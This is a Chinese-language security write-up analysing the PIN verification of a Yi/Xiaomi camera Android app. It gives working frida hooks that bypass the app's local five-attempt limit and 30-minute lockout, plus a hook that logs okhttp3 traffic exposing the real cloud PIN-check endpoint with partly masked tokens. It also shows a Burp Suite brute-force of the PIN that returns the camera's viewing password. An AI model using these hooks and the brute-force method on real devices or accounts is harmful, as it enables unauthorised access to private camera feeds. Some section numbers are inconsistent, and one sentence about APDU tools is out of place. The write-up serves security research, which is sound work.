某摄像头 APP_PIN 码验证流程分析和限制绕过

文/skytina

0x00 知识点概述

- 常规分析 App 的思路
- frida 的安装以及使用实例
- 常规的 hook App 思路
- 通过 hook 的方式打印使用了 okhttp3 库的 App 的网络请求

0x01 前置准备

1.1 环境及设备

- Ubuntu 18.04.1 LTS
- Python 2.7.15rc1
- 一台已经 root 的 android 手机（google nexus 5，android 4.4.4）

1.2 frida-tools

```
#frida-tools 会自动帮我们下载 frida
pip install frida-tools
```

验证，如果 frida-ps 能够列出进程，说明安装成功。

```
frida-ps
```

1.3 frida-server

查看手机的 cpu 架构

```
adb shell getprop ro.product.cpu.abi
#输出
armeabi-v7a
```

查看 frida 版本

```
frida --version
#输出
12.2.6
```

根据 cpu 架构和版本选择对应的 frida-server。
最终我选择的是 frida-server-12.2.6-android-arm，并进行解压。

1.4 手机连接 frida 并运行 frida-server

android 手机开启 USB 调试模式。将下载好的 frida-server 推送到手机上。

在电脑上运行：

```
adb push frida-server-12.2.6-android-arm /data/local/tmp
```

手机上运行 frida-server：

```
adb shell
su
cd /data/local/tmp && chmod 755  frida-server-12.2.6-android-arm
./ frida-server-12.2.6-android-arm &
```

验证手机上的 frida-server 是否运行正常：

```
frida-ps -U
```

可以看到将会输出手机上正在运行的进程。

0x02 流程分析

2.1 手机上安装摄像头 apk

给自己的摄像头设置密码之后，再点击查看视频，app 会提示输入 Pin 码。

2.2 查看 app 当前正在运行那个 activity


```
adb shell dumpsys activity | grep -i mFocus
```

输出

```
mFocusedActivity: ActivityRecord{ad97c16 u0
com.ants360.yicamera/.activity.camera.setting.CameraPincodeSettingActivity t65}
mFocusedStack=ActivityStack{8ff1e76 stackId=4, 1 tasks}
mLastFocusedStack=ActivityStack{8ff1e76 stackId=4, 1 tasks}
```

2.3 jadx 找到对应的 acitivity

根据 2.2 的输出定位到包名为 com.ants360.yicamera 下的 CameraPincodeSettingActivity 是用于 Pin 码验证的。



2.4 分析入口函数 CameraPincodeSettingActivity 的 onCreate

我们按照常规的分析思路，从 onCreate 函数入手

```
super.onCreate(bundle);
setContentView(R.layout.activity_camera_pincode_setting);
this.g = (TextView) findViewById(R.id.pswProtectionText);
this.h = (TextView) findViewById(R.id.pswProtectionError);
this.j = (PinCodeGridPasswordView) findViewById(R.id.pswProtectionView);
                                                    //    获    取    一    个
PinCodeGridPasswordView 并赋值 this.j
this.l = (Vibrator) getSystemService("vibrator");
this.o = "";
this.p = "";
m();
this.j.setOnPasswordChangedListener(new
com.jungly.gridpasswordview.GridPasswordView.a(this) {
    //setOnPasswordChangedListener，用于处理密码验证、设置等逻辑流程
    ......
}
```

上述代码：

- 获取两个 TextView 控件并赋值，我们通过 R.id.xxx 可以知道对应 TextView 控件用于显示什么信息。比如 this.h 用于显示错误信息。
- 获取一个 PinCodeGridPasswordView 并赋值给 this.j(PinCodeGridPasswordView 是对 Github 上 GridPasswordView 一个封装)。
- 获取手机服务 Vibrator，在密码错误时震动提醒用户。
- 调用 m 方法。
- 为 PinCodeGridPasswordView 设置 setOnPasswordChangedListener，用于处理密码验证、设置等逻辑流程。

2.5 了解 Github 上的 GridPasswordView 的 demo 实例使用

通过阅读 README.md，得到下面信息
setOnPasswordChangedListener(OnPasswordChangedListener listener) Register a callback to be invoked when password changed.
setOnPasswordChangedListener 用于注册一个回调函数去处理密码，我们看一下官方使用的 demo 代码：

```
{
     @ Override
    public void onTextChanged(String psw) {
        if (psw.length() == 6 && isFirst) {
            gpvNormalTwice.clearPassword();
            isFirst = false;
            firstPwd = psw;
        } else if (psw.length() == 6 && !isFirst) {
            if (psw.equals(firstPwd)) {
                Log.d("MainActivity", "The password is: " + psw);
            } else {
                Log.d("MainActivity", "password doesn't match the previous one,
try again!");
                gpvNormalTwice.clearPassword();
                isFirst = true;
            }
        }
    }
     @ Override
    public void onInputFinish(String psw) {}
};
```

可以看到 GridPasswordView 使用时需要重写 onTextChanged 方法，onTextChanged 方法的参数 psw 即为用户输入的 Pin 码。

1.6 对比分析 CameraPincodeSettingActivity 的 setOnPasswordChangedListener

```
{
    final /* synthetic */ CameraPincodeSettingActivity a;
    {
        this.a = r1;
    }

    //被重写的 onTextChanged 函数，里面定义 Pin 码的处理逻辑
    public void a(String str) {
        AntsLog.d("pincode", "onMaxLength:" + str);
        if (!this.a.a().c()) {
            this.a.h.setVisibility(0);
            this.a.h.setText(this.a.getString(R.string.no_wifi_network));
            this.a.q();
            this.a.r();
        } else if (this.a.n == 11) {
            if (this.a.p.equals(str)) {
                this.a.a(this.a.m.b, "", str);
                return;
            }
            this.a.n = 10;
            this.a.r();
            this.a.q();
            this.a.g.setText(R.string.pincode_set_new);
            this.a.h.setVisibility(0);
            this.a.h.setText(R.string.pincode_not_sure);
        } else if (this.a.n == 22) {
            if (this.a.p.equals(str)) {
                this.a.a(this.a.m.b, this.a.o, this.a.p);
                return;
            }
            this.a.n = 21;
            this.a.r();
            this.a.q();
            this.a.g.setText(R.string.pincode_update_new);
            this.a.h.setVisibility(0);
            this.a.h.setText(R.string.pincode_not_sure);
        } else if (this.a.n == 30) {
            this.a.a(this.a.m.b, str, "");
        } else if (this.a.n == 40) {
            if (this.a.x <= 5) {
```

```
                this.a.b(this.a.m.b, str);
            }
        } else if (this.a.n == 10) {
            this.a.o = "";
            this.a.p = str;
            this.a.n = 11;
            this.a.s();
        } else if (this.a.n == 20) {
            this.a.o = str;
            this.a.p = "";
            this.a.a(this.a.m.b, str);
        } else if (this.a.n != 21) {}
        else {
            if (this.a.o.equals(str)) {
                this.a.q();
                this.a.r();
                this.a.h.setVisibility(0);
                this.a.h.setText(R.string.pincode_update_same_password);
                return;
            }
            this.a.p = str;
            this.a.n = 22;
            this.a.s();
        }
    }

    //被重写的 onInputFinish 函数
    public void b(String str) {}
}
```

根据 2.5 的分析，得到以下几点信息：

- a 函数中的 str 参数为密码
- this.a 是 CameraPincodeSettingActivity 的实例
- this.a.h.setText 用于显示错误信息

通过 R.string 的名称，可以做一个判断：

- R.string.no_wifi_network，没有进行 wifi 连接
- R.string.pincode_not_sure，Pin 码输入不确定
- R.string.pincode_update_same_password，想要重新设置的 Pin 码和之前的相同

这部分内容和我们想要分析的 Pin 码验证部分不符合，把这几个筛选掉。筛选后重点关注这部分逻辑即可。

```
else if (this.a.n == 30) {
```

```
    this.a.a(this.a.m.b, str, "");
} else if (this.a.n == 40) {
    //Pin 码验证时只有 5 次尝试机会，5 次之后需要 30 分钟之后才能尝试，结合这个信息我们可以首先分析这里的函数调用
    //Pin 码尝试次数是否以及到达 5 次
    if (this.a.x <= 5) {
        this.a.b(this.a.m.b, str);
    }
} else if (this.a.n == 10) {
    this.a.o = "";
    this.a.p = str;
    this.a.n = 11;
    this.a.s();
} else if (this.a.n == 20) {
    this.a.o = str;
    this.a.p = "";
    this.a.a(this.a.m.b, str);
}
```

结合 5 次密码尝试机会的这个信息，我们首先分析一下 b 函数。

```
private void b(String str, final String str2) {
    if (com.ants360.yicamera.a.c.e()) {
        c();
        AntsLog.d("CameraPincodeSettingActivity",
"checkPincodeAndUpdatePassword, getDevicePassword");
        d.a(this.m.q()).b(ad.a().b().a(), str, str2, new c < String > (this) {
            final /* synthetic */ CameraPincodeSettingActivity b;

            public void a(int i, String str) {
                this.b.e();
                this.b.a(i == 20000, str, str2);
            }

            public void a(int i, Bundle bundle) {
                this.b.e();
                this.b.n();
            }
        });
        return;
    }
    c();
    AntsLog.d("CameraPincodeSettingActivity",    "checkPincodeAndUpdatePassword,
checkPincode");
```

```
    d.a(this.m.q()).c(ad.a().b().a(), str, str2, new c < Boolean > (this) {
        final /* synthetic */ CameraPincodeSettingActivity b;

        public void a(int i, Boolean bool) {
            this.b.e();
            this.b.a(bool.booleanValue(), "", str2); //这里使用了 str2 变量，与 Pin
码校验有关
        }
        public void a(int i, Bundle bundle) {
            this.b.e();
            this.b.n();
        }
    });
}
```

根据 b 函数里面的打印的日志信息，可知道 checkPincodeAndUpdatePassword, checkPincode 后面的代码为 Pin 码校验逻辑，其中 Pin 码存储在 str2 变量中。
根据调用关系，接着分析 this.b.a(bool.booleanValue(), "", str2)，其中 this.b 为 CameraPincodeSettingActivity 的一个实例。

```
private void a(boolean z, String str, String str2) {
    if (z) {
        this.m.M = str2;
        if (com.ants360.yicamera.a.c.e()) {
            l.a().a(this.m.a, str);
        }
        e(true);
        w.a().a("freeze_time_start" + this.q, -1);
        w.a().a("freeze_try_times" + this.q, 1);
        if (this.w != null && this.w.c()) {
            Object b = w.a().b("PINCODE_FINGERPRINT" + this.m.a);
            if (!(TextUtils.isEmpty(b) || b.equals(str2))) {
                w.a().a("PINCODE_FINGERPRINT" + this.m.a, str2);
            }
        }
        this.x = 1;
        return;
    }
    r();
    q();
    this.h.setVisibility(0);
    if (this.n == 40) {
        l(); //调用 l 函数
    } else {
```

```
        this.h.setText(R.string.pincode_error); //显示 Pin 码错误
    }
}
```

这里由于不清楚 z 的状态，可以借助 frida 来查看一次正常的 Pin 码验证时 z 的数值。

2.7 通过 frida hook 协助分析

frida 的代码如下：

```
//hook_pincode_check.js
Java.perform(function () {
    var CameraPincodeSettingActivity =
    Java.use("com.ants360.yicamera.activity.camera.setting.CameraPincodeSetting
Activity");
    CameraPincodeSettingActivity.a.overload("boolean", "java.lang.String",
     "java.lang.String").implementation = function(z,str,str2){
        console.log("[*] CameraPincodeSettingActivity.a is called()!");
        console.log("z->"+z+",str->"+str+",str2->"+str2);
        this.a(z,str,str2);
    }
});
```

终端运行(确保 frida-ps -U 可以显示手机上的进程信息)

```
frida -U -f com.ants360.yicamera -l hook_pincode_check.js --no-pause
#输出
[*] CameraPincodeSettingActivity.a is called()!
z->false,str->,str2->5566
[*] CameraPincodeSettingActivity.a is called()!
z->false,str->,str2->5678
```

2.8 继续分析 a 函数

通过 2.7 我们知道在输入 Pin 码并进行验证的时候，z 常为 false。因而暂时不需要考虑 z 为 true 部分的代码，重点来分析剩下的部分。

```
r();
q();
this.h.setVisibility(0);
if (this.n == 40) {
    l(); //调用 l 函数
} else {
    this.h.setText(R.string.pincode_error); //显示 Pin 码错误
}
```

可以明显看到有一个 if else 的分支，else 分支对应 Pin 码错误的信息，if 分支对应的代码中调用了 l 函数（注意这里的 l 函数没有参数）。

1.9 跟踪 l 函数

```
private void l() {
    String string;
    if (this.x == 5) {
        w.a().a("freeze_time_start" + this.q, System.currentTimeMillis());
        string = getResources().getString(R.string.pincode_protect_freeze_time);
        this.h.setVisibility(0);
        this.h.setText(String.format(string,                                    new
Object[]{Integer.valueOf(30)}));
        this.h.setTextColor(getResources().getColor(17170455));
        this.j.a();
        d(false);
        this.j.a(true);
    } else if (this.x < 5) {
        string = getResources().getString(R.string.pincode_protect_input_times);
        this.h.setText(String.format(string,                                    new
Object[]{Integer.valueOf(this.x), Integer.valueOf(5 - this.x)}));
        this.h.setTextColor(getResources().getColor(17170455));
    }
    this.x++;
    w.a().a("freeze_try_times" + this.q, this.x);
}
```

通过 l 函数里面的代码，首先可以看到的一个分支来判断 this.x 的值与 5 的关系。这里结合密码尝试次数的 5 次限制，很容易进行一个联想，这里便是 Pin 码尝试次数判断的代码，this.x 代表尝试密码的次数。首先看一下密码输错但还不够 5 次的时候，APP 显示的文本信息。

可以看到显示的文本信息，是"错误 x 次，剩余了 5-x 次"，与 else 部分的逻辑一致。那么相对应 this.x 等于 5 的时候，应用将会锁定 30 分钟，以防频繁尝试密码。时间是通过获取手机的系统时间来进行一个比较的，通过代码可以看出：

```
w.a().a("freeze_time_start" + this.q, System.currentTimeMillis());
```

其中 System.currentTimeMillis()属于 java 里面的函数，返回的时间单位为毫秒。

0x03 通过 frida 绕过 App 本地密码尝试限制

在上述一系列分析后，我们可以想到有好几种绕过 5 次登录限制方法。

- 去 hook l 函数的实现，修改 this.x 的数值。
- 修改时间参数，使得每次判断锁定时间是否超过 30min 时，都返回 true。

3.1 修改时间参数

通过关键词"System.currentTimeMillis()"搜索代码，可以发现 i 函同样使用了 i 函数获取时间。

```
public void i() {
    this.x = w.a().b("freeze_try_times" + this.q, 1);
    long b = w.a().b("freeze_time_start" + this.q, -1);
    if (b != -1) {
        a(System.currentTimeMillis() - b);
        return;
    }
    this.j.a(false);
    if (this.x < 6 && this.x != 1) {
        String                                string                                =
getResources().getString(R.string.pincode_protect_input_times);
```

```
        this.h.setText(String.format(string, new Object[]{Integer.valueOf(this.x
- 1), Integer.valueOf(6 - this.x)}));
        this.h.setTextColor(getResources().getColor(17170455));
        this.h.setVisibility(0);
    }
    j();
}
```

代码中我们看到先是 w.a().b 获取锁定开始时间并赋值给 b，如果获取成功，则将(当前时间-b)作为参数传入 a 函数中，这里的 a 函数接收一个参数。定位到对应的函数代码：

```
private void a(long j) {
    if (j / 60000 >= 30) {
        w.a().a("freeze_time_start" + this.q, -1);
        w.a().a("freeze_try_times" + this.q, 1);
        this.x = 1;
        this.j.a(false);
        j();
        return;
    }
    d(false);
    this.j.a(true);
    String string = getResources().getString(R.string.pincode_protect_locked);
    this.h.setText(String.format(string,  new  Object[]{Long.valueOf(30  -  (j  /
60000))}));
    this.h.setTextColor(getResources().getColor(17170455));
    this.h.setVisibility(0);
}
```

可以看到 a 函数中有一个 if 判断逻辑，j/60000 与 30 的值进行相比，我们可以知道这里便是锁定时间长短的判断，如果我们让传入的 j 值恒大于 60000*30，则锁定失效。

下面是对应的 frida 代码：

```
Java.perform(function () {
    var                      CameraPincodeSettingActivity                      =
Java.use("com.ants360.yicamera.activity.camera.setting.CameraPincodeSettingActi
vity");
    CameraPincodeSettingActivity.a.overload("long").implementation  =  function
(j) {
        var modified_j = j * 60000 * 30;
        console.log("[*] CameraPincodeSettingActivity.a(j) is called()!");
        console.log("[*] Origin j->" + j + ",after modified j->" + modified_j);
        this.a(modified_j);
    }
```

```
});
```

效果如下：

这时候点击左上角的左箭头，然后再次进入验证密码页面。

frida 输出，限制绕过：
[] CameraPincodeSettingActivity.a(j) is called()! [] Origin j->31985,after modified j->57573000000

3.2 修改尝试次数

下面是对应的 frida 代码：

```
Java.perform(function () {
    var CameraPincodeSettingActivity = Java.use("com.ants360.yicamera.activity.camera.setting.CameraPincodeSettingActivity");
    CameraPincodeSettingActivity.l.overload().implementation = function () {
        console.log("[*] CameraPincodeSettingActivity.l is called()!");
        console.log("[*] Before:You try "+this.x.value+" times!");
        this.x.value = 1;
        console.log("[*] After:You try " + this.x.value + " times!");
        this.l();
    }
});
```

多次密码尝试，frida 输出：

```
[*] CameraPincodeSettingActivity.l is called()!
[*] Before:You try 2 times!
[*] After:You try 1 times!
[*] CameraPincodeSettingActivity.l is called()!
```

```
[*] Before:You try 2 times!
[*] After:You try 1 times!
[*] CameraPincodeSettingActivity.l is called()!
[*] Before:You try 2 times!
[*] After:You try 1 times!
[*] CameraPincodeSettingActivity.l is called()!
[*] Before:You try 2 times!
[*] After:You try 1 times!
[*] CameraPincodeSettingActivity.l is called()!
[*] Before:You try 2 times!
[*] After:You try 1 times!
……
```

可以看到，我们的尝试次数一直被修改为 1，绕过成功。

0x04 分析 Pin 码验证的实际方式

我们已经可以使用 APDU 发送的工具，获取想要获得的信息，剩下的工作就是脚本化。在前面的分析，我们通过 App 本地记录的密码尝试次数以及锁定时间绕过尝试限制，但至于 Pin 码校验是通过本地还是网络还没法确定。对于这一点，可以把网络关掉，分析 Pin 码验证是否还可以继续，关掉后发现无法进行 Pin 码验证，可以确定 Pin 码校验是通过网络的方式。在使用 jadx 查看摄像头 app 的时候，发现其引用了 okhttp3 这个网络请求库，可以 hook 这个库的 Request 类来打印 url 和 post 的数据。

frida 代码如下：

```
//file:hook_okhttp3.js
Java.perform(function () {
    //okhttp3.x url post
    try {
        var Request_Builder = Java.use("okhttp3.Request$Builder");
        var Buffer = Java.use("okio.Buffer");
        var buf_instance = Buffer.$new();
        Request_Builder.build.overload().implementation = function(){
            var method = this._method.value;
            var url = this._url.value;
            var body = this.body.value;

            if(method == "POST"){
                if(body != null){

//console.log(Object.getOwnPropertyNames(body.__proto__).join(" ,"))
                    body.writeTo(buf_instance)
```


```
                    var request_content = method + " " + url + "\nDATA:" +
buf_instance.readUtf8();
                    console.log("[*] okhttp3.Request.url called! request|");
                    console.log(request_content);
                }
            }
            else{

//console.log(Object.getOwnPropertyNames(url.__proto__).join(" ,"))
                console.log("[*] okhttp3.Request.url called! url->" + method + "
" + url);
            }
            return this.build();
        }
    } catch (e){
        console.log("okhttp3 Request not found");
        console.log(e);
    }
});
```

在 hook 后，我们再去进行 Pin 码的尝试，可以看到 frida 终端输出下面信息，说明 Pin 码验证其实最终是通过网络请求方式进行验证。


```
[*] okhttp3.Request.url called! url->GET https://openapp.io.mi.com/openapp/device/yunyi?c
lientId=28823xxxxxxxxx30659&accessToken=V2_1r63b25-xxxxxx-xcr4XocORDpLGAQCKRFO_9lDuDcQg3l
4BVfs_DAiy0eZScqWVpnxxx&data=%7B%22pinCheck%22%3Atrue%2C%22pincode%22%3A%225678%22%2C%22d
id%22%3A%22yunyi.TNPCHNB-xxxx%22%7D
[*] okhttp3.Request.url called! url->GET https://openapp.io.mi.com/openapp/device/yunyi?c
lientId=28823xxxxxxxxx30659&accessToken=V2_1r63b25-xxxxxx-xcr4XocORDpLGAQCKRFO_9lDuDcQg3l
4BVfs_DAiy0eZScqWVpnxxx&data=%7B%22pinCheck%22%3Atrue%2C%22pincode%22%3A%225689%22%2C%22d
id%22%3A%22yunyi.TNPCHNB-xxxx%22%7D
```

调用接口进行 Pin 码测试，接口可进行暴力破解测试，不过要限制速率。



BurpSuite 请求速率设置(线程数调低，每个请求间有暂停时间)

爆破 Pin 码截图，如图所以，Pin 码为 1234，爆破成功，服务端返回查看摄像头的密码。



Req...	Payload	Status	Error	Tim...	Length	Comment
1230	1230	200			254	
1231	1231	200			254	
1232	1232	200			254	
1233	1233	200			254	
1234	1234	200			286	
1235	1235	200			254	
1236	1236	200			254	
1237	1237	200			254	
1238	1238	200			254	
1239	1239	200			254	
1240	1240	200			254	
1241	1241	200			254	
1242	1242	200			254	
1243	1243	200			254	
1244	1244	200			254	
1245	1245	200			254	
1246	1246	200			254	
1247	1247	200			254	
1248	1248	200			254	
1249	1249	200			254	
1250	1250	200			254	
1251	1251	200			254	
1252	1252	200			254	
1253	1253	200			254	
1254	1254	200			254	
1255	1255	200			254	

Request Response

Raw Headers Hex

```
Date: Wed, 10 Oct 2018 08:05:59 GMT
Content-Type: text/html
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.13
Content-Length: 77

{"code":0,"message":"ok","result":{"password":"d0        eTl","p2p_id":""}}
```

0x05 总结

摄像头 App 在 Pin 码中加入的次数限制和锁定时间，均在本地实现，可以通过 Hook 绕过。

摄像头 App 的 Pin 码验证最终是通过 Web 接口来实现的，接口虽有速率限制但无次数限制，可多次爆破。

通过对 App 的分析以及 hook，帮助我们了解 App、云端、设备三者之间通信，有助于我们进一步测试设备的安全性。